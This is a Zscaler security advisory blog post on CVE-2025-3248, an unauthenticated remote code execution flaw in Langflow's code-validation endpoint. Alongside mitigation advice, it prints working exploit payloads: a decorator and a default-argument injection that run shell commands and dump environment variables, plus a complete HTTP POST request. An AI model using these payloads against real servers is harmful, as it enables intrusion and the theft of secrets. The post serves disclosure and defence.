Zscaler 部落格
訂閱 Zscaler 部落格,第一時間獲取最新資訊!
CVE-2025-3248: RCE vulnerability in Langflow
Introduction
CVE-2025-3248, a critical remote code execution (RCE) vulnerability with a CVSS score of 9.8, has been discovered in Langflow, an open-source platform for visually composing AI-driven agents and workflows. The issue resides in the platform’s /api/v1/validate/code endpoint, which improperly invokes Python’s built-in exec() function on user-supplied code without authentication or sandboxing. This flaw allows attackers to exploit the API and execute arbitrary commands on the server, thus posing a significant risk to organizations using Langflow in their AI development workflows.
Recommendations
- Upgrade immediately: Users should upgrade to Langflow 1.3.0 or later, where the
/api/v1/validate/codeendpoint requires authentication. - Restrict access: Limit exposure by placing Langflow behind a ZTNA architecture like Zscaler Private Access™ (ZPA) with AppProtection.
- Implement input sandboxing: If custom validation is needed, avoid using the
exec()function with untrusted code or employ sandboxing mechanisms. - Monitor and alert: Use detection to flag anomalous requests to validation endpoints and unexpected outgoing connections.
Affected Versions
All Langflow versions prior to 1.3.0 are susceptible to code injection.
Vulnerability Details
Langflow's /api/v1/validate/code endpoint contains a vulnerability in its handling of user-submitted code. In versions prior to 1.3.0, the application uses Python’s compile and exec() to validate function definitions by parsing it into an Abstract Syntax Tree (AST) and processing specific components. The steps include:
- Parsing the code field using
ast.parse(). - Importing specified modules.
- Executing function definitions
(ast.FunctionDef)to validate their structure.
The issue arises from Python’s behavior during function definition, where decorators and default argument values are evaluated immediately. Malicious code embedded in these areas executes during AST processing, enabling attackers to achieve unauthenticated RCE by submitting payloads to the endpoint. The lack of authentication or sandboxing allows exploitation without restriction.
An overview of the attack chain is shown below:

Figure 1: Attack chain illustrating the progression of exploitation for CVE-2025-3248.
How It Works
Exploiting CVE-2025-3248 involves the following steps:
1. The attacker locates a publicly accessible or an internal Langflow instance (using compromised credentials) running a vulnerable version (prior to 1.3.0).
2. The attacker embeds malicious code into either:
a. Decorators: Malicious logic placed within a decorator is executed as soon as the AST is processed. In the example below, Here, the exec() invokes an arbitrary command (e.g., to write the system’s id output to a file), which executes immediately when the code is passed to the endpoint.
@exec("import os; os.system('id > /tmp/pwned')")
def foo():
   pass
b. Default function arguments: The attacker can also embed malicious commands into default argument values, which are evaluated at function definition time. In the example below, the payload causes the exec() to retrieve environment variables during AST processing, but the payload can also be used to perform malicious actions.
def foo(cmd=exec("__import__('subprocess').check_output(['env'])")):
   pass
3. The attacker sends the payload to Langflow’s /api/v1/validate/code endpoint via a POST request. Below is an example request that writes a file to the server:
POST /api/v1/validate/code HTTP/1.1
Host: vuln-test-langflow.example.com
Content-Type: application/json
Content-Length: 172
{
 "code": "@exec(\"with open('hacked.txt', 'w') as f: f.write('This server is vulnerable')\")
def foo():
   pass"
}
4. When the server processes the payload, the embedded code is executed immediately during validation. An example response is shown below:
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 63
{
 "imports": {"errors": []},
 "function": {"errors": []}
}
Although the response appears benign, the malicious payload has already succeeded in executing and writing to a file named hacked.txt on the server. This same process could also easily be used to write a web shell to the server to facilitate remote access.
Conclusion
CVE-2025-3248 highlights the risks of executing dynamic code without secure authentication and sandboxing measures. This vulnerability serves as a critical reminder for organizations to approach code-validation features with caution, particularly in applications exposed to the internet. Zscaler ThreatLabz encourages organizations to follow the recommendations outlined in this blog.
Zscaler Coverage
The Zscaler ThreatLabz team has deployed protection for CVE-2025-3248.
Zscaler Private Access AppProtection
Details related to these signatures can be found in the Zscaler Threat Library.


免責聲明:本部落格文章由 Zscaler 製作,僅供資訊參考,並以「現狀」提供,不保證其準確性、完整性或可靠性。Zscaler 對任何錯誤或遺漏,或基於所提供的資訊而採取的任何行動不承擔任何責任。本部落格文章中連結的任何第三方網站或資源僅為方便起見而提供,Zscaler 對其內容或做法概不負責。所有內容如有變更,恕不另行通知。存取此部落格,即表示您同意這些條款,並承認您有責任自行驗證並根據您的需求適當使用資訊。


